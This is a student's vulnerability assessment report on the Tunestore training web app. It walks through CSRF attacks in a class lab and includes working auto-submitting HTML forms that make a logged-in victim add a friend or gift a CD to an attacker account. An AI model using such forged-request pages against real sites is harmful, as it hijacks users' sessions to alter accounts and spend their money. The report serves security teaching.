# Vulnerability Assessment and Systems Assurance Report – Project Tunestore II

*Project Tunestore II Report*

Samuel Ramdial

ITIS  4221/5221

September 28th, 2023

# VULNERABILITY ASSESSMENT AND SYSTEMS ASSURANCE REPORT

## TABLE OF CONTENTS

## 1.0 General Information

### *1.1 Purpose*


The objective of this Tunestore Project II security assessment is to identify and analyze the susceptibilities that are prevalent in the application. To be precise, the overall goal of this security assessment and penetration test is to dictate the level of overall security and soundness of the application that falls within the realm of participation. In this report, a number of cross site request forgery (CSRF), broken access control, cross site scripting (XSS), and clickjacking vulnerabilities will be discussed.

## 2.0 CSRF Vulnerabilities


The Tunestore application is an easy target for a variety of CSRF attacks. A CSRF attack can occur when a web application has a difficult time differentiating between whether a request generated by an individual user versus a request generated by a user without their permission. These unauthorized commands are submitted to the web application due to the trust established from the authorized or authenticated user. If a CSRF attack is successful, an attacker can cause the user to carry out actions that alter the server. With this vulnerability, attacks are free to submit requests as they see fit. Attackers are free to tamper with data, purchase products, or even submit a transaction. In the case of the Tunestore application, CSRF attacks could be used by an attacker to add a friend, give a gift, or change the password of an account.

### *2.1 CSRF – Adding a friend*

One instance of a CSRF vulnerability in the Tunestore application allows an attacker to add a friend when logged in as a user. This vulnerability exists in the add friend functionality within the add friend page of the application. The add friend functionality submits a post request to the web application with the input value taken from the Friend name field. Upon submitting the request, if the friend's name exists within the user credentials database, then the request will be successful. If the username doesn't exist, then an error message appears that states "You can't add a friend you've already got!". Below is a screenshot of the login form on the login page of the Tunestore application.



For the demonstration of this vulnerability, I have created two new accounts to help differentiate between the attacker and vulnerability.


Welcome vulnerability1!
**Login Successful**
Your account balance: $0.00

Add Balance:


|  |  |
|---|---|
| **Type:** | -- SELECT |
| **Number:** |  |
| **Amount:** |  |

Welcome attack1!
**Login Successful**
Your account balance: $0.00

Add Balance:

|  |  |
|---|---|
| **Type:** | -- SELECT |
| **Number:** |  |
| **Amount:** |  |

Log in as the "vulnerability1" user. Navigate to the add friends form by clicking on the 'Friends' link. Below is a screenshot of the add friend form.



Welcome vulnerability1!
Your account balance: $0.00

Add Balance:

|  |  |
|---|---|
| **Type:** | -- SELECT |
| **Number:** |  |
| **Amount:** |  |

**Tunestore::Freinds**

**Friend Requests:**


**My Friends:**

**Add Friend**

Friend name:


Copyright © 2008 The Tune Store

Use the inspect element feature on the input text box for the 'Friend name:' box to bring up the website's source code. This will be replicated to exploit the CSRF vulnerability. Below is a screenshot of the website's source code.


Elements
Console
#doc3 #bd #yui-main div div form input
Styles Computed Event Listeners


```
▼<div id="bd">
  ▼<div id="yui-main">
    ▼<div class="yui-b">
      ▼<div class="yui-g">
          <h2>Tunestore::Freinds</h2>
          <h2>Friend Requests:</h2>
          <br>
          <h2>My Friends:</h2>
          <br>
          <h2>Add Friend</h2>
        ▼<form name="friendForm" method=
        "POST" action="/Tunestore2020/
        addfriend.do"> == $0
            "
            Friend name:  "
            <input type="text" name="friend"
            value>
            <br>
            <input type="submit" value=
            "Submit">
          </form>
          ::after
        </div>
      </div>
    </div>
  ▶<div class="yui-b" id="leftpanel">…
  </div>
  ::after
```

A script is then written to send the “attacker1” user as a friend request from the currently logged in and authenticated user “vulnerability1”. For this script, Sublime was used to write and save the script as “index.html” in the folder dedicated to attack1 in the webapps folder. Below is the code that was written, as well as the location of the stored file.


~/Documents/apache-tomcat-9.0.37/webapps/attack1/index.html (attack1) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
FOLDERS
attack1
index.html

```
<html>
<head>
<body>
    <form action = "http://localhost:8082/Tunestore2020/addfriend.do" method = "
    POST">
    <input type = "hidden" name = "friend" value = "attack1" />
    </form>

    <script>
        document.forms[0].submit();
    </script>

</body>
</head>
</html>
```

As the logged in and authenticated user of “vulnerability1”, replace the existing URL from the add friend’s page to: localhost:8082/attack1/ and press enter, which will carry out the CSRF attack. Below is a screenshot of the outcome of the attack. The user “attack1” should be ‘waiting’ as a friend request.


4221-5221-classVM-V2-1-1 [Running] - Oracle VM VirtualBox
Activities
Google Chrome
Sep 27 10:43
Tunestore::Freinds
localhost:8082/Tunestore2020/addfriend.do
the tunestore
buy some tunes - give some tunes

Welcome vulnerability1!
**Successfully Added Friend attack1**
Your account balance: $0.00

Add Balance:

| | |
|---|---|
| **Type:** | -- SELECT |
| **Number:** | |
| **Amount:** | |

Add

Friends
Profile
CD's

Log Out

Copyright © 2008 The Tune Store

**Tunestore::Freinds**

**Friend Requests:**

**My Friends:**


**attack1**
Waiting

**Add Friend**

Friend name: attack1
Submit

### 2.2 *CSRF – Give gift*

Another instance of a CSRF vulnerability in the Tunestore application allows an attacker to use the account of an authenticated user to gift themselves a CD. This vulnerability exists in the gifting functionality on the CD's page of the application. The gifting functionality submits a post request to the web application with the input value taken from the CD's unique ID, and the name of the friend. Below is a screenshot of the CD's page.


Activities  Google Chrome  Sep 27 12:26

Tunestore::List

localhost:8082/Tunestore2020/login.do?username=vulnerability2&password=123

the tunestore
buy some tunes - give some tunes

Welcome vulnerability2!
**Login Successful**
Your account balance: $0.00

Add Balance:
**Type:** -- SELECT
**Number:**
**Amount:**
Add

Friends
Profile
CD's


Log Out

**Tunestore::List**

| | | | | | |
|---|---|---|---|---|---|
| **Classic Songs My Way** Paul Anka Buy/Gift ($9.99) Comments | **The Ultimate Tony Bennett** Tony Bennett Buy/Gift ($9.99) Comments | **Chumbawamba's Only Hit** Chumbawamba Buy/Gift ($9.99) Comments | **The Very Best of Perry Cuomo** Perry Cuomo Buy/Gift ($9.99) Comments | **Funk This** Chaka Khan Buy/Gift ($9.99) Comments | **The Divine Miss M** Better Midler Buy/Gift ($9.99) Comments |
| **The Greatest Songs of the Seventies** Barry Manilow Buy/Gift ($9.99) Comments | **Greatest Hits** Wayne Newton Buy/Gift ($9.99) Comments | **The Best of Sade** Sade Buy/Gift ($9.99) Comments | **The Very Best of Frank Sinatra** Frank Sinatra Buy/Gift ($9.99) Comments | | |

Copyright © 2008 The Tune Store

For the demonstration of this vulnerability, I have created two new accounts to help differentiate between the attacker and vulnerability. I have added the following accounts as friends to verify that the CD is gifted to the attacker.


Tunestore::List

localhost:8082/Tunestore202


the tunestore
buy some tunes - give some tunes

Welcome vulnerability2!
**Login Successful**
Your account balance: $0.00

Add Balance:
**Type:** -- SELECT
**Number:**
**Amount:**
Add

Friends
Profile
CD's

Log Out


the tunestore
buy some tunes - give some tunes


Welcome attack2!
**Login Successful**
Your account balance: $0.00

Add Balance:
**Type:** -- SELECT
**Number:**
**Amount:**
Add

Friends
Profile
CD's

Log Out

In our CSRF vulnerability, a script is written using sublime to replicate what would typically happen if a user was buying a gift consensually with their money. Below is a screenshot of the script written in Sublime that an attacker would use to replicate this action. The script was saved as “index.html” in the folder dedicated to attack2 in the webapps folder.  Also included below is the post request from the source code that is used when gifting a CD and what we’re basing our attack off.


localhost:8082/Tunestore2020/give.do?cd=7&friend=attack1

Welcome vulnerability2!
**You just gave the gift of music!**
Your account balance: $9,950.05

Add Balance:

| | |
|---|---|
| Type: | -- SELECT |
| Number: | |
| Amount: | |

Add

Friends
Profile
CD's

Log Out


Copyright © 2008 The Tune Store

**Tunestore::Gift**

attack2


The Greatest Songs of the Seventies
Barry Manilow
Buy/Gift ($9.99)

```
▼<div id="bd">
  ▼<div id="yui-main">
    ▼<div class="yui-b">
      ▼<div class="yui-g">
          <h2>Tunestore::Gift
          </h2>
        ▶<div class="cd">…
        </div>
          <a href="/Tunestore2020/give.do?cd=7&friend=attack2">attack2</a> == $0
          <br>
          ::after
        </div>
      </div>
    </div>
  ▶<div class="yui-b" id=
```


~/Documents/apache-tomcat-9.0.37/webapps/attack2/index.html (attack2) - Sublime Text (UNREGISTERED)

```
<html>
<head>
<body>
    <form action="http://localhost:8082/Tunestore2020/give.do?cd=7&friend=attack2
    " method="POST">
    </form>
    <script>
        document.forms[0].submit();
    </script>
</body>
</head>
</html>
```

As an attacker, the CD number can be changed to whichever CD you would like to be purchased. Navigate to the CD page that you would like to be gifted. In our case, the CD is “The Greatest Songs of the Seventies” by Barry Manilow. As the logged in and authenticated user of “vulnerability2”, replace the existing URL from the gift CD’s page to: localhost:8082/attack2/ and press enter, which will carry out the CSRF attack.
Below is a screenshot of the outcome of the attack. The user “attack2” should now have the CD “The Greatest Songs of the Seventies” by Barry Manilow in their approved CD’s list.


4221-5221-classVM-V2-1-1 [Running] - Oracle VM VirtualBox
Activities
Google Chrome
Sep 28 01:09
Tunestore::List
localhost:8082/Tunestore2020/viewcds.do?friend=attack2

the tunestore
buy some tunes - give some tunes

Welcome vulnerability2!
Your account balance: $9,900.10

Add Balance:
Type: -- SELECT
Number:
Amount:
Add

Friends
Profile
CD's

Log Out

Copyright © 2008 The Tune Store

